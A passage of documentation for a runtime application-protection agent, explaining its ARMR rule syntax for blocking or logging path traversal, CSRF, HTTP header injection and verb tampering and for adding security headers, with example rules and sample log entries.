va:1082)\norg.apache.coyote.AbstractProtocol$AbstractConnectionHan-
```

```
dler.process(AbstractProtocol.java:623)\norg.apache.tomcat.util.net.JIoEnd-
point$SocketProcessor.run(JIoEndpoint.java:316)\njava.util.concur-
rent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)\nja-
va.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$Wrappin-
gRunnable.run(TaskThread.java:61)\njava.lang.Thread.run(Thread.java:748)
path=/tmp/somefile.txt httpSessionId=2912BD6B199C8B891244E63DC7DBCDE3
taintSource=HTTP_SERVLET httpRequestUri=/spiracle/FileServlet03 internal-
HttpRequestUri=/spiracle/FileServlet03 httpCookies=JSESSION-
ID\=2912BD6B199C8B891244E63DC7DBCDE3 remoteIpAddress=0:0:0:0:0:0:0:1
```

The following mod protects against relative path traversal attacks that originate from a JDBC connection:

```
app("Path Traversal mod 2"):
  requires(version: ARMR/2.8)
  filesystem("Protect against relative path traversal attacks"):
    input(database)
    traversal(relative)
    protect(message: "Path Traversal attack blocked", severity: High)
  endfilesystem
endapp
```

The following mod monitors for absolute path traversal attacks that originate from an HTTP/ HTTPS request:

```
app("Path Traversal mod 3"):
  requires(version: ARMR/2.8)
  filesystem("Detect and log absolute path traversal attacks"):
    input(http)
    traversal(absolute)
    detect(message: "Path Traversal attack detected", severity: Medium)
  endfilesystem
endapp
```

The following mod protects against both relative path traversal attacks that originate from various untrusted sources. Logging is switched off by the omission of the log message parameter.

```
app("Path Traversal mod 4"):
  requires(version: ARMR/2.8)
  filesystem("Protect against relative and absolute path traversal attacks"):
    input(deserialization, http, database)
    traversal()
    protect()
  endfilesystem
endapp
```

Version: 2.8

# CSRF Security Feature

## Overview

**Cross-Site Request Forgery (CSRF/XSRF)** is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated. CSRF attacks specifically target state-changing requests. They are not aimed at data theft since the attacker has no way to see the response to the forged request.

Cross-Site Request Forgery vulnerabilities are covered by CWE-352.

AAMS Agent provides protection against CSRF attacks via two separate techniques:

1. **The Synchronizer Token Pattern (STP)**

With this security feature enabled the agent will inject CSRF tokens into specific HTML elements. The HTML elements covered are:

- **<form>** elements in which the token is injected as a hidden input field.
- **<a>** elements in which the token is injected in the URL specified by its **href** attribute.
- **<frame>** and **<iframe>** elements in which the token is injected in the URL specified by their **src** attributes.

Only cases that trigger **GET** and **POST** requests are supported. For instance, **<form>** tags that trigger **PUT** requests are **not** supported.

The **srcdoc** attribute present in **<iframe>** HTML elements are not protected against CSRF attacks.

The Synchronizer Token Pattern uses HTTP sessions to store the trusted CSRF token. Any web application that does **not** use the `javax.servlet.http.HttpSession` interface for session management is not supported and will thus not be protected from CSRF attacks.

Additionally, unauthenticated HTTP requests that do not contain a valid HTTP session ID will not be validated.

HTTP requests built dynamically using JavaScript or submitted using AJAX techniques are **not** supported and the CSRF protection will refuse to serve them. This may disrupt the usual work-flow of the application. Users can avoid this by using the whitelist functionality of this rule, as described below.

Additionally, `ajax: no-validate` option can be used to disable validation of such requests. See below for more details.

2. **Verifying the Same Origin with Standard Headers**

With this security feature enabled the agent checks if the source origin of the received HTTP request is different from the target origin. The source origin is determined by the `Origin`, `Referer`, or `X-Forwarded-For` headers. The target origin is determined by the `Host` or `X-Forwarded-Host` headers, or by the hosts configured in the HTTP ARMR rule.

Only cases that trigger **POST** requests are supported. For example, same origin validation will not be triggered for **GET** or **PUT** HTTP requests.

**If none of the origin headers are present**, the origin validation cannot be performed and the rule blocks the HTTP request.

Users can enable each of these two protection types individually, or both simultaneously as recommended by OWASP.

# Given (Condition)

The CSRF security feature is enabled using the ARMR `http` rule. With this rule the user specifies the condition `request`.

| | | |
|---|---|---|
| request | This declaration determines the HTTP endpoints for which protection is enabled. | |
| | synchronized-tokens | This declaration is specified with no parameters. Protection is enabled for all HTTP endpoints. |
| | same-origin | An optional key value pair can be supplied to this declaration where the key is `paths` and the value can be one of the following (indicating specifically targeted HTTP endpoints):<br>- a quoted string<br>- a list of one or more quoted-strings<br>- the wildcard character (*) is supported to cover multiple URIs. This can be specified as:<br>- a prefix `*/target.jsp`<br>- a suffix `/myApplication/*`<br>- both a prefix and a suffix `*/target*`<br>- if the wildcard character is one of the characters in the path itself, it has to be escaped using the backslash character `\*`<br>If no value is specified then protection will be applied to all HTTP endpoints by default. If a string value is specified then it must:<br>- not be empty<br>- be a valid relative URI |

# When (Event)

| | | |
|---|---|---|
| csrf | This declaration switches on the CSRF security feature and must be declared with one of the following values:<br>- `synchronized-tokens` enabling CSRF protection via STP<br>- `same-origin` enabling CSRF protection via validation of origin headers | |
| | synchronized-tokens | With this protection enabled, the following `options` may also be specified:<br>- `exclude`<br>- disable protection for any specific URIs<br>- if this option is not specified the default value is an empty exclusion list, therefore enabling protection for all web-pages<br>- specific URIs can be specified as a single string literal, or a non-empty array of one or more string literals<br>- the wildcard character (*) is supported to cover multiple URIs. This can be specified as:<br>- a prefix `*/safe.jsp`<br>- a suffix `/myApplication/*`<br>- both a prefix and a suffix `*/safe*`<br>- `method`<br>- specify the particular HTTP method(s) for which to enable protection (currently supported values are `GET` and `POST`)<br>- if this option is not specified - the default value is `POST`<br>- `token-type`<br>- specify if a different token should be generated for each HTTP method type, or if a shared value is to be used for all HTTP method types (supported values are `shared` or `unique`)<br>- if this option is not specified the default value is `shared`<br>- `token-name`<br>- specify the name of the token to be injected into the HTML<br>- token names must be between 5 - 20 characters long, and each character of the token name must be URL safe<br>- if this option is not specified the default value is `_X-CSRF-TOKEN` |

| | | |
|---|---|---|
| | | - `ajax`<br>- specify whether the agent should validate AJAX requests (supported values are `validate` or `no-validate`)<br>- if this option is not specified the default value is `validate` |
| | same-origin | With this protection enabled, the following `options` may also be specified:<br>- `exclude`<br>- disable protection for any specific URIs<br>- if this option is not specified the default value is an empty exclusion list, therefore enabling protection for all web-pages<br>- specific URIs can be specified as a single string literal, or a non-empty array of one or more string literals<br>- the wildcard character (*) is supported to cover multiple URIs. This can be specified as:<br>- a prefix `*/safe.jsp`<br>- a suffix `/myApplication/*`<br>- both a prefix and a suffix `*/safe*`<br>- `hosts`<br>- should the source origin not match the target origin, even for a non-malicious request, this option can be used to whitelist known safe origins<br>- can specify a single string literal, or a non-empty array of one or more string literals<br>- each string should comprise a host name and optional port number, separated by a colon<br>This option can be used to whitelist both high level domains, or specific hostnames. For example, specifying `mydomain.com` will allow requests from various hosts within this domain, such as `server1.mydomain.com` and `server2.mydomain.com`. |

## Then (Action)

| | | |
|---|---|---|
| | synchronized-tokens | same-origin |
| protect | CSRF attacks are blocked by the agent. The malicious HTTP request is terminated and an HTTP 403 response is returned to the client. If configured, a log message is generated with details of the event. | If a CSRF attack is identified then the malicious HTTP request is not terminated, but all of its HTTP parameters and cookies are considered malicious and are stripped from the request, rendering it safe. |
| detect | Monitoring mode: the application behaves as normal. Malicious HTTP requests that are the result of a CSRF attack are allowed to be processed by the application.If configured, a log message is generated with details of the event.A log message **must** be specified with this action. | |

---

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

## Examples

The following example shows how the user may configure the CSRF STP security feature to enable protection for all HTTP endpoints, and using the default value for all optional parameters to the `csrf` declaration:

```
app("CSRF STP Mod"):
    requires(version: ARMR/2.8)
    http("CSRF STP"):
        request()
        csrf(synchronized-tokens)
        protect(message: "CSRF STP validation failed", severity: 9)
    endhttp
endapp
```

Similarly, the following example shows how the user may configure the CSRF Same Origins security feature to enable protection for HTTP endpoints. In this example, the user has not specified any known safe origins.

```
app("CSRF Same Origin Mod"):
    requires(version: ARMR/2.8)
    http("CSRF Same Origin"):
        request()
        csrf(same-origin)
        protect(message: "CSRF Same Origin validation failed", severity: High)
    endhttp
endapp
```

## Logging

A log entry similar to the following is generated when each of the above `http` rules identify a CSRF attack, respectively:

```
<9>1 2021-03-29T11:53:05.341+01:00 userX_system java 15891 - - CEF:0|ARMR:CSRF STP
Mod|CSRF STP Mod|2.8|CSRF STP|Execute Rule|Very-High|rt=Mar 29 2021 11:53:05.341
+0100 dvchost=userX_system procid=15891 appVersion=1 ruleType=http securityFea-
ture=http csrf stp act=protect msg=CSRF STP validation failed httpRequestUri=/spir-
acle/CSRFServlet internalHttpRequestUri=/spiracle/CSRFServlet httpSession-
Id=E654F722AAFA3BF44F0D0BD4FB91134C httpCookies=JSESSION-
ID\=E654F722AAFA3BF44F0D0BD4FB91134C remoteIpAddress=0:0:0:0:0:0:0:1
```

```
<10>1 2021-03-29T10:03:16.832+01:00 userX_system java 2402 - - CEF:0|ARMR:CSRF Same
Origin Mod|CSRF Same Origin Mod|2.8|CSRF Same Origin|Execute Rule|High|rt=Mar 29
2021 10:03:16.832 +0100 dvchost=userX_system procid=2402 appVersion=1 ruleType=http
securityFeature=http csrf same origin act=protect msg=CSRF Same Origin validation
failed reason=Missing source origin httpRequestUri=/spiracle/CSRFServlet internal-
HttpRequestUri=/spiracle/CSRFServlet remoteIpAddress=127.0.0.1 httpSession-
Id=8944B619DD9B0ADBF37CA663F8337AFD httpCookies=JSESSION-
ID\=8944B619DD9B0ADBF37CA663F8337AFD
```

# Further Examples

The following mods are the same as the previous examples, with the stacktrace also logged:

```
app("CSRF STP Mod - with stacktrace"):
  requires(version: ARMR/2.8)
  http("CSRF STP"):
    request()
    csrf(synchronized-tokens)
    protect(message: "CSRF STP validation failed", severity: 9, stacktrace: "full")
  endhttp
endapp
```

```
app("CSRF Same Origin Mod - with stacktrace"):
  requires(version: ARMR/2.8)
  http("CSRF Same Origin"):
    request()
    csrf(same-origin)
    protect(message: "CSRF Same Origin validation failed", severity: High, stack-
trace: "full")
  endhttp
endapp
```

## Logging

A log entry similar to the following is generated when each of the above `http` rules identify a CSRF attack, respectively:

```
<9>1 2021-03-29T10:10:18.286+01:00 userX_system java 8189 - - CEF:0|ARMR:CSRF STP
Mod - with stacktrace|CSRF STP Mod - with stacktrace|2.8|CSRF STP|Execute
Rule|Very-High|rt=Mar 29 2021 10:10:18.286 +0100 dvchost=userX_system procid=8189
appVersion=1 ruleType=http securityFeature=http csrf stp act=protect msg=CSRF STP
validation failed stacktrace=org.apache.catalina.core.ApplicationFilterChain.inter-
nalDoFilter(ApplicationFilterChain.java:241)\norg.apache.catalina.core.Application-
FilterChain.doFilter(ApplicationFilterChain.java:208)\norg.apache.catali-
na.core.StandardWrapperValve.invoke(StandardWrapperValve.ja-
va:218)\norg.apache.catalina.core.StandardContextValve.invoke(StandardCon-
textValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.invoke(Au-
thenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.invoke(Stan-
dardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.invoke(Error-
ReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.invoke(AccessLog-
Valve.java:956)\norg.apache.catalina.core.StandardEngineValve.invoke(Standard-
EngineValve.java:116)\norg.apache.catalina.connector.CoyoteAdapter.service(Coy-
oteAdapter.java:442)\norg.apache.coyote.http11.AbstractHttp11Processor.process(Ab-
stractHttp11Processor.java:1082)\norg.apache.coyote.AbstractProtocol$AbstractCon-
nectionHandler.process(AbstractProtocol.java:623)\norg.apache.tom-
cat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.java:318)\njava.util.con-
current.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)\njava.util.con-
current.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)\norg.apache.tom-
cat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)\nja-
va.lang.Thread.run(Thread.java:748) httpRequestUri=/spiracle/CSRFServlet internal-
HttpRequestUri=/spiracle/CSRFServlet httpSessionId=5D7CE07F605C3A6ABCFDB35D065A95E5
httpCookies=JSESSIONID\=5D7CE07F605C3A6ABCFDB35D065A95E5 remoteIpAd-
dress=0:0:0:0:0:0:0:1
```

```
<10>1 2021-03-30T10:05:09.120+01:00 userX_system java 2402 - - CEF:0|ARMR:CSRF Same
Origin Mod - with stacktrace|CSRF Same Origin Mod - with stacktrace|2.8|CSRF Same
Origin|Execute Rule|High|rt=Mar 30 2021 10:05:09.119 +0100 dvchost=userX_system
procid=2402 appVersion=1 ruleType=http securityFeature=http csrf same origin
act=protect msg=CSRF Same Origin validation failed stacktrace=org.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-
```

```
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) reason=Missing source origin
httpRequestUri=/spiracle/CSRFServlet internalHttpRequestUri=/spiracle/CSRFServlet
remoteIpAddress=127.0.0.1 httpSessionId=8944B619DD9B0ADBF37CA663F8337AFD httpCook-
ies=JSESSIONID\=8944B619DD9B0ADBF37CA663F8337AFD
```

The following mod configures **CSRF STP** protection for all HTTP endpoints. Protection is enabled for both GET and POST requests, with a different token used for each request type.

```
app("CSRF STP Mod 2"):
  requires(version: ARMR/2.8)
  http("CSRF STP"):
    request()
    csrf(synchronized-tokens, options:
                              {method: [POST, GET],
                              token-type: unique})
    protect(message: "CSRF STP validation failed", severity: 10)
  endhttp
endapp
```

The following mod detects CSRF attacks that fail **CSRF STP** validation. Validation is applied to all HTTP endpoints, except for `/myApplication/safe.jsp`. This applies to GET requests only.

```
app("CSRF STP Mod 3"):
  requires(version: ARMR/2.8)
  http("CSRF STP"):
    request()
    csrf(synchronized-tokens, options:
                              {exclude: ["/myApplication/safe.jsp"],
                              method: [GET]})
    detect(message: "CSRF STP validation failed", severity: 5)
  endhttp
endapp
```

The following mod detects CSRF attacks that fail **CSRF STP** validation. Validation is applied to all HTTP endpoints, except for those ending with `.jsp`. This applies to both GET and POST requests.

```
app("CSRF STP Mod 4"):
  requires(version: ARMR/2.8)
  http("CSRF STP"):
    request()
    csrf(synchronized-tokens, options:
                              {exclude: ["*.jsp"],
                              method: [GET, POST]})
    detect(message: "CSRF STP validation failed", severity: Very-High)
  endhttp
endapp
```

The following mod configures **CSRF Same Origin** protection for specific HTTP endpoints. The hosts `host` and `host2:8080` are whitelisted such that protection is not applied to these hosts even if the source origin and target origin does not match.

```
app("CSRF Same Origin Mod 2"):
  requires(version: ARMR/2.8)
  http("CSRF Same Origin"):
    request(paths: ["/path/to/vulnerablePage.jsp",
                    "/path/to/vulnerableServlet"])
    csrf(same-origin, options:
                      {hosts: ["host1", "host2:8080"]})
    protect(message: "CSRF Same Origin validation failed", severity: Medium)
  endhttp
endapp
```

The following mod configures **CSRF Same Origin** protection for HTTP endpoints containing `/vulnerable`.

```
app("CSRF Same Origin Mod 3"):
  requires(version: ARMR/2.8)
  http("CSRF Same Origin"):
    request(paths: ["*/vulnerable*"])
    csrf(same-origin)
    protect(message: "CSRF Same Origin validation failed", severity: High)
  endhttp
endapp
```

The following mod configures **CSRF Same Origin** protection for all HTTP endpoints except for `/myApplication/safe.jsp`.

```
app("CSRF Same Origin Mod 4"):
  requires(version: ARMR/2.8)
  http("CSRF Same Origin"):
    request()
    csrf(same-origin, options:
                      {exclude: ["/myApplication/safe.jsp"]})
    protect(message: "CSRF Same Origin validation failed", severity: Medium)
  endhttp
endapp
```

The following mod configures **CSRF Same Origin** protection for all HTTP endpoints in `/myApplication` except for `/myApplication/safe1.jsp` and `/myApplication/safe2.jsp`.

```
app("CSRF Same Origin Mod 5"):
  requires(version: ARMR/2.8)
  http("CSRF Same Origin"):
    request(paths: ["/myApplication/*"])
    csrf(same-origin, options:
                      {exclude: ["/myApplication/safe1.jsp", "/myApplication/
safe2.jsp"]})
    protect(message: "CSRF Same Origin validation failed", severity: High)
  endhttp
endapp
```

The following mod configures **CSRF Same Origin** protection for all HTTP endpoints, except for those ending with `.jsp`.

```
app("CSRF Same Origin Mod 6"):
  requires(version: ARMR/2.8)
  http("CSRF Same Origin"):
    request()
    csrf(same-origin, options:
                      {exclude: ["*.jsp"]})
    protect(message: "CSRF Same Origin validation failed", severity: High)
  endhttp
endapp
```

Version: 2.8

# HTTP Header Injection Security Feature

## Overview

HTTP response header injection vulnerabilities arise when user-supplied data is copied into a response header in an unsafe way. If an attacker can inject newline characters into the header, then they can inject new HTTP headers. If an attacker can inject an empty line into the header, then they can break out of the headers into the message body and write arbitrary content into the application's response.

HTTP header injection vulnerabilities are covered by CWE-113.

HTTP response header injection occurs when any of the targets below contains one or more user-controlled new line characters:

- response header names and values
- response cookie names and values
- response cookie domain and paths

The new line characters that are currently supported are CR (Carriage Return) and LF (Line Feed):

- CR is represented as "\r" in Java and has ASCII value 13 or 0x0D
- LF is represented as "\n" in Java and has ASCII value 10 or 0x0A

The HTTP Response Header Injection security feature is enabled using the ARMR `http` rule. When this security feature is enabled the agent monitors HTTP responses and ensures that the HTTP response headers and cookies do not contain user-controlled newline characters that can cause such attacks as HTTP response splitting.

## Given (Condition)

To enable the HTTP Header Injection security feature using the ARMR `http` rule the user specifies the `response` declaration.

| | |
|---|---|
| response | This determines the HTTP endpoints for which protection is enabled. An optional key value pair can be supplied to this declaration where the key is `paths` and the value can be one of the following (indicating specifically targeted HTTP endpoints) :-- a quoted string |

- a list of one or more quoted-stringsIf no value is specified then protection will be applied to all HTTP endpoints by default.If a string value is specified then it must:- not be empty
- be a valid relative URIOnly one ARMR `http` rule for HTTP Header Injection protection is allowed to be defined for a given HTTP endpoint. |

## When (Event)

The header injection rule supports one event - `injection`

| | |
|---|---|
| injection | This is a mandatory declaration that allows the user to specify the target type for which the ARMR `http` rule should enable HTTP response header injection protection. The following target types are supported:- `headers` - protect against injection into HTTP response headers |

- `cookies` - protect against injection into HTTP response cookies |

## Then (Action)

| | |
|---|---|
| protect | If an HTTP response header or cookie contains user-controlled newline characters then the offending header or cookie will be removed from the HTTP response.If configured, a log message is generated with details of the event. |
| detect | Monitoring mode: the application behaves as normal. HTTP response headers or cookies contain user-controlled newline characters are allowed by the agent.If configured, a log message is generated with details of the event.A log message **must** be specified with this action. |

# Examples

The following ARMR `http` rule switches on the HTTP Header Injection security feature for headers for all HTTP endpoints.

```
app("HTTP Response Header Injection mod"):
  requires(version: ARMR/2.8)
  http("HTTP header injection protection for all HTTP endpoints - headers"):
    response()
    injection(headers)
    protect(message: "CRLF injection found in HTTP response headers", severity: 7)
  endhttp
endapp
```

The following mod **protects** against HTTP response header injection in headers for a single HTTP endpoint.

```
app("HTTP Response Header Injection mod 2"):
  requires(version: ARMR/2.8)
  http("HTTP header injection protection for specific HTTP endpoint - headers"):
    response(paths: "/webapp/index.jsp")
    injection(headers)
    protect(message: "CRLF injection found in HTTP response headers", severity: 7)
  endhttp
endapp
```

The following mod **detects** HTTP response header injection in headers for a multiple HTTP endpoints.

```
app("HTTP Response Header Injection mod 3"):
  requires(version: ARMR/2.8)
  http("HTTP header injection detection for multiptle HTTP endpoints - headers"):
    response(paths: ["/webapp/testPageA.jsp", "/webapp/testPageB.jsp"])
    injection(headers)
    detect(message: "CRLF injection found in HTTP response headers", severity: 7)
  endhttp
endapp
```

The following mod **protects** against HTTP response header injection in cookies for all HTTP endpoints.

```
app("HTTP Response Header Injection mod 4"):
  requires(version: ARMR/2.8)
  http("HTTP header injection protection for all HTTP endpoints - cookies"):
    response()
```

```
    injection(cookies)
    protect(message: "CRLF injection found in HTTP response cookies", severity: 7)
  endhttp
endapp
```

Version: 2.8

# HTTP/HTTPS Response Header Addition Feature

## Overview

Some security vulnerabilities can be resolved when the HTTP/HTTPS response contains the appropriate headers. Using the ARMR `http` rule users can **add custom HTTP/HTTPS Headers** to the responses of web applications. For an HTTP endpoint targeted by the rule, these headers are inserted into all HTTP/HTTPS responses of Servlets, JSPs, and static resources.

The following are examples of those headers:

- **X-XSS-Protection**: enables the Cross-Site Scripting filter in your browser.
- **X-Content-Type-Options**: allows to opt-out of MIME type sniffing.
- **X-Frame-Options**: protects against Clickjacking attacks, also known as UI redressing.
- **Strict-Transport-Security**: tells browsers to enforce HTTPS protocol over HTTP.
- **Access-Control-Allow-Origin**: allows web servers to specify the domains that can benefit from Cross-Origin Resource Sharing (CORS) functionality.
- **Content-Security-Policy**: enables another layer of security that helps to detect and mitigate certain types of attacks, including Clickjacking, Cross-Site Scripting (XSS) and data injection attacks.

When using the ARMR `http` rule to set custom HTTP/HTTPS response headers the user is advised to check that the web browser supports the inserted HTTP/HTTPS response header. Providing this is satisfied, the user is free to add any HTTP/HTTPS response header name and value. The agent will never attempt to override existing application headers.

HTTP/HTTPS response headers added by this rule may change the way the browser renders the application's web pages.

## Given (Condition)

The HTTP/HTTPS response header addition feature is enabled using the ARMR `http` rule. The following condition must be specified - `response`.

| | |
|---|---|
| response | This determines the HTTP endpoints to which custom headers will be added to the responses. An optional key value pair can be supplied to this declaration where the key is `paths` and the value can be one of the following (indicating specifically targeted HTTP endpoints) :-- a quoted string |

- a list of one or more quoted-stringsIf no value is specified then custom headers will be applied to all HTTP endpoints by default.If a string value is specified then it must:- not be empty
- be a valid relative URI |

## Then (Action)

| | |
|---|---|
| protect | This is the only available action for the ARMR HTTP/HTTPS Response Header Addition feature and, in addition to the standard log message and severity parameters, must also be specified with the following parameter:- `http-response: {set-header: {headerName: "headerValue"}}` The `set-header` declaration can contain multiple headers providing each one has a unique header name. Each header is represented as a key-value pair where:- the key is the header name |

- the value is the header value, which can be one of:
  - string literal
  - integer
  - float
  - boolean |

## Examples

The following examples show, for each of the headers listed in the introduction, how the ARMR `http` rule can be used to add these to the HTTP/HTTPS response.

- The HTTP **X-XSS-Protection** response header is a feature of Internet Explorer, Chrome and Safari that stops pages from loading when they detect reflected cross-site scripting (XSS) attacks:

```
app("Header response addition mod"):
requires(version: ARMR/2.8)

http("Add custom headers to HTTP/S response"):
response()
protect(http-response: {set-header: {X-XSS-Protection: 1}}, message: "Set-
ting custom header.", severity: High)
endhttp

endapp
```

A log entry similar to the following is generated when above `http` rule successfully adds the specified header to an HTTP response:

```
<10>1 2022-01-31T13:09:59.497Z userX_system java 19285 - - CEF:0|ARMR:Head-
er response addition mod|Header response addition mod|2.8|Add custom head-
ers to HTTP/S response|Execute Rule|High|msg=Setting custom header. rt=Jan
31 2022 13:09:59.496 +0000 appVersion=1 act=protect httpHeaderName=X-XSS-
Protection dvchost=userX_system ruleType=http procid=19285 httpReques-
tUri=/spiracle/ securityFeature=http set header internalHttpReques-
tUri=/spiracle/
```

The XSS rule can be employed in addition to using the **X-XSS-Protection** response header for multi-layered security, however these rules have no dependency on each other and work completely separately in the security they provide.

Please check MDN Web Docs “X-XSS-Protection” for more information.

- The **X-Content-Type-Options** response HTTP header is a marker used by the server to indicate that the MIME types advertised in the `Content-Type` headers should not be changed and be followed. This allows to opt-out of MIME type sniffing.

  ```
  app("Header response addition mod"):
  requires(version: ARMR/2.8)

  http("Add custom headers to HTTP/S response"):
  response()
  protect(http-response: {set-header: {X-Content-Type-Options: "nosniff"}},
  message: "Setting custom header.", severity: High)
  endhttp

  endapp
  ```

  Please check MDN Web Docs “X-Content-Type-Options“ for more information about the response header.

- The **X-Frame-Options** HTTP response header can be used to indicate whether a browser should be allowed to render a page in a `<frame>`, `<iframe>`, `<embed>` or `<object>`. Applications and sites can use this to avoid Clickjacking attacks, by ensuring that their content is not embedded into other sites. Note that the HTTP **Content-Security-Policy** response header can also be used to protect against Clickjacking.

  If you add the response header X-Frame-Options=DENY, pages cannot be displayed in frames, regardless of the site attempting to do so. Framing is disabled even when loaded from the same site.

```
app("Header response addition mod"):
requires(version: ARMR/2.8)

http("Add custom headers to HTTP/S response"):
response()
protect(http-response: {set-header: {X-Frame-Options: "DENY"}}, message:
"Setting custom header.", severity: High)
endhttp

endapp
```

  If you add the response header X-Frame-Options=SAMEORIGIN, framed pages can be used as long as the site including it in a frame is the same as the one serving the page.

```
app("Header response addition mod"):
requires(version: ARMR/2.8)

http("Add custom headers to HTTP/S response"):
response()
protect(http-response: {set-header: {X-Frame-Options: "SAMEORIGIN"}}, mes-
sage: "Setting custom header.", severity: High)
endhttp

endapp
```

  The response header X-Frame-Options=ALLOW-FROM uri, is an obsolete directive that no longer works in modern browsers, so it is not recommended to use it. In supporting legacy browsers, a page can only be displayed in a frame on the specified origin URI. Note that in the legacy Firefox implementation this still suffered from the same problem as SAMEORIGIN did — it doesn't check the frame ancestors to see if they are in the same origin. The Content-Security-Policy HTTP header has a `frame-ancestors` directive which you can use instead.

```
app("Header response addition mod"):
requires(version: ARMR/2.8)

http("Add custom headers to HTTP/S response"):
```

```
response()
protect(http-response: {set-header: {X-Frame-Options: "ALLOW-FROM
https://example.com/"}}, message: "Setting custom header.", severity: High)
endhttp

endapp
```

Please check MDN Web Docs “X-Frame-Option“ for more information about the X-Frame-Options response header.

Please check MDN Web Docs “Clickjacking Defense Cheat Sheet“ for more information on how to use HTTP response headers to protect against Clickjacking.

- The HTTP **Content-Security-Policy** response header allows users to control resources the browser is allowed to load for a given page. The `Content-Security-Policy` HTTP header is part of the HTML5 standard, and provides a broader range of protection than the `X-Frame-Options` header. Users can whitelist individual domains from which resources (like scripts, stylesheets, and fonts) can be loaded, and also domains that are permitted to embed a page. The Content-Security-Policy response header and the frame-ancestors directive can also be used to control if the site's content can be embedded or framed, effectively protecting against Clickjacking.

  Using the response header `Content-Security-Policy=frame-ancestors 'none'` prevents any domain from framing the content. This setting is recommended unless a specific need has been identified for framing. Using `frame-ancestors 'none'` is similar to using `X-Frame-Options: deny`.

  ```
  app("Header response addition mod"):
  requires(version: ARMR/2.8)

  http("Add custom headers to HTTP/S response"):
  response()
  protect(http-response: {set-header: {Content-Security-Policy: "frame-ances-
  tors 'none'"}}, message: "Setting custom header.", severity: High)
  endhttp

  endapp
  ```

  Using the response header `Content-Security-Policy=frame-ancestors 'self'` only allows the current site to frame the content. This setting is recommended if the application requires framing of its own pages. Using `frame-ancestors 'self'` is similar to using `X-Frame-Options: sameorigin.`

  ```
  app("Header response addition mod"):
  requires(version: ARMR/2.8)

  http("Add custom headers to HTTP/S response"):
  response()
  protect(http-response: {set-header: {Content-Security-Policy: "frame-ances-
  ```

```
tors 'self'"}}, message: "Setting custom header.", severity: High)
endhttp

endapp
```

Using the response header `Content-Security-Policy=frame-ancestors 'self' URI1 URI2` allows the current site, as well as any page on **t: http://somesite.com/**he other trusted URIs to frame pages of this site. This setting is recommended if the application allows specific third party applications or websites to frame its pages.

```
app("Header response addition mod"):
requires(version: ARMR/2.8)

http("Add custom headers to HTTP/S response"):
response()
protect(http-response: {set-header: {Content-Security-Policy: "frame-ances-
tors 'self' *.somesite.com https://trusted.site.com"}}, message: "Setting
custom header.", severity: High)
endhttp

endapp
```

Please check MDN Web Docs “Contest Security Policy“ for more information about the **Content-Security-Policy** response header.

- The HTTP **Strict-Transport-Security** response header (often abbreviated as **HSTS: https://developer.mozilla.org/en-US/docs/Glossary/HSTS**) lets a web site tell browsers that it should only be accessed using HTTPS, instead of using HTTP.

```
app("Header response addition mod"):
requires(version: ARMR/2.8)

http("Add custom headers to HTTP/S response"):
response()
protect(http-response: {set-header: {Strict-Transport-Security: "max-
age=31536000"}}, message: "Setting custom header.", severity: High)
endhttp

endapp
```

Please check MDN Web Docs “Strict Transport Security“ for more information about the Strict-Transport-Security response header.

- The **Access-Control-Allow-Origin** response header indicates whether the response can be shared with requesting code from the given origin.

```
app("Header response addition mod"):
requires(version: ARMR/2.8)

http("Add custom headers to HTTP/S response"):
response()
protect(http-response: {set-header: {Access-Control-Allow-Origin: "*"}},
message: "Setting custom header.", severity: High)
endhttp

endapp
```

Please check MDN Web Docs “Access Control Allow Origin“ for more information about the **Access-Control-Allow-Origin** response header.

Version: 2.8

# HTTP Verb Tampering

## Overview

HTTP verb tampering is an attack that exploits vulnerabilities in applications or servers that do not properly validate the verb (also known as the method) of HTTP requests. This can lead to authentication and access control bypass attacks. For example, some applications perform user authentication only for HTTP requests that use common HTTP methods / verbs such as POST and GET. It is therefore common to bypass this authentication by submitting such requests using a different HTTP method / verb type, therefore exploiting a vulnerability by means of HTTP verb tampering.

HTTP verb tampering vulnerabilities are covered by CWE-650 and CAPEC-274.

The HTTP Verb Tampering security feature is enabled using the ARMR `http` rule. When this security feature is enabled the agent monitors all HTTP requests that target the HTTP endpoints defined in the ARMR `http` rule and validates the HTTP request method according to the validation policy of the rule.

## Given (Condition)

To enable the HTTP Verb Tampering security feature using the ARMR `http` rule the user specifies the `request` declaration.

| | |
